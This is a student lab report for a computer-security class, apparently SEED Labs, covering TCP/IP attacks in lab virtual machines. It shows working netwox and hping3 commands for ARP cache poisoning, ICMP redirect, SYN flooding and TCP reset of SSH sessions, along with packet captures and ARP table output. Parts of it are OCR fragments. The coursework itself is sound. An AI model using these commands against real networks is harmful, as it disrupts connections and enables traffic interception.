COMPUTER SYSTEMS SECURITY

Lab Session 04

Examine Attacks on TCP/IP Protocols

Name: Syeda Marium Faheem

Roll No: CS-099

Section: B

Task No.1

Machine 1


```
^C[09/06/2020 03:28] seed@ubuntu:~sudo netwox 80 -e "10:fe:ed:fa:5e:55" -i 192.168.0.1
^C[09/06/2020 03:30] seed@ubuntu:~$
```

Now change reflect on Machine 2


```
[09/06/2020 03:10] seed@ubuntu:~$ arp -a
? (192.168.0.1) at 10:fe:ed:fa:5e:8a [ether] on eth14
[09/06/2020 03:10] seed@ubuntu:~$ ifconfig
eth14     Link encap:Ethernet  HWaddr 08:00:27:fb:31:58
          inet addr:192.168.0.109  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefb:3158/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1802 errors:0 dropped:0 overruns:0 frame:0
          TX packets:322 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:199239 (199.2 KB)  TX bytes:30580 (30.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4790 (4.7 KB)  TX bytes:4790 (4.7 KB)

[09/06/2020 03:26] seed@ubuntu:~$ arp -a
? (192.168.0.1) at 10:fe:ed:fa:5e:8a [ether] on eth14
[09/06/2020 03:28] seed@ubuntu:~$ arp -a
? (192.168.0.1) at 10:fe:ed:fa:5e:55 [ether] on eth14
[09/06/2020 03:30] seed@ubuntu:~$
```




Task No.2




54	2020-09-06 03:51:13.5	192.168.0.1	192.168.0.100	DNS	153 Standard query response, No such name
55	2020-09-06 03:51:13.5	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
56	2020-09-06 03:51:13.6	192.168.0.1	239.255.255.250	SSDP	354 NOTIFY * HTTP/1.1
57	2020-09-06 03:51:13.6	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
58	2020-09-06 03:51:13.7	192.168.0.1	239.255.255.250	SSDP	386 NOTIFY * HTTP/1.1
59	2020-09-06 03:51:13.7	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
60	2020-09-06 03:51:13.8	192.168.0.1	239.255.255.250	SSDP	315 NOTIFY * HTTP/1.1
61	2020-09-06 03:51:13.8	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
62	2020-09-06 03:51:13.9	192.168.0.1	239.255.255.250	SSDP	374 NOTIFY * HTTP/1.1
63	2020-09-06 03:51:13.9	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
64	2020-09-06 03:51:14.8	192.168.0.1	239.255.255.250	SSDP	368 NOTIFY * HTTP/1.1
65	2020-09-06 03:51:14.8	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
66	2020-09-06 03:51:14.1	192.168.0.1	239.255.255.250	SSDP	315 NOTIFY * HTTP/1.1
67	2020-09-06 03:51:14.1	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
68	2020-09-06 03:51:14.2	192.168.0.1	239.255.255.250	SSDP	370 NOTIFY * HTTP/1.1
69	2020-09-06 03:51:14.2	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)
70	2020-09-06 03:51:14.3	192.168.0.1	239.255.255.250	SSDP	380 NOTIFY * HTTP/1.1
71	2020-09-06 03:51:14.3	192.168.0.0	192.168.0.1	ICMP	70 Redirect (Redirect for host)

Task No.3


Attacker Machine:




Then run command of netwoxt



On Client Machine trying to connect but it cant connect because of sysn msg




Task no.4




Machine 1 (Login through SSh command in 192.168.0.113)

Then run command: sudo netwox 78 -i 192.168.0.113





Captured on VM2:filter by (ip.src == 192.168.0.113&&ip.dst == 192.168.0.108) || (ip.dst == 192.168.0.113&&ip.src == 192.168.0.108)





```
09/07/2020 08:07] seed@ubuntu:~$ sudo hping3 192.168.0.113 -p 22 -s 54763 -R -A -M 385
L 385
PING 192.168.0.113 (eth13 192.168.0.113): RA set, 40 headers + 0 data bytes
C
-- 192.168.0.113 hping statistic ---
71 packets transmitted, 0 packets received, 100% packet loss
ound-trip min/avg/max = 0.0/0.0/0.0 ms
```

Task No.5


Terminal
6:42 AM
Seed
Terminal
[09/11/2020 06:42] seed@ubuntu:~$ sudo netwox 78 -i 192.168.181.143


File Edit View History Bookmarks Tools Help
Introducing Apple
https://www.youtube.com/watch?v=5bvcylV4yzo
Most Visited
SEED Labs
Sites for Labs
YouTube
iphone trailer
SIGN IN


File Edit View History Bookmarks Tools Help
SEED Project
Introducing Apple
https://www.youtube.com/watch?v=5bvcylV4yzo
Most Visited
SEED Labs
Sites for Labs
YouTube
Search
SIGN IN
10:15
Open Portal?
YES
NO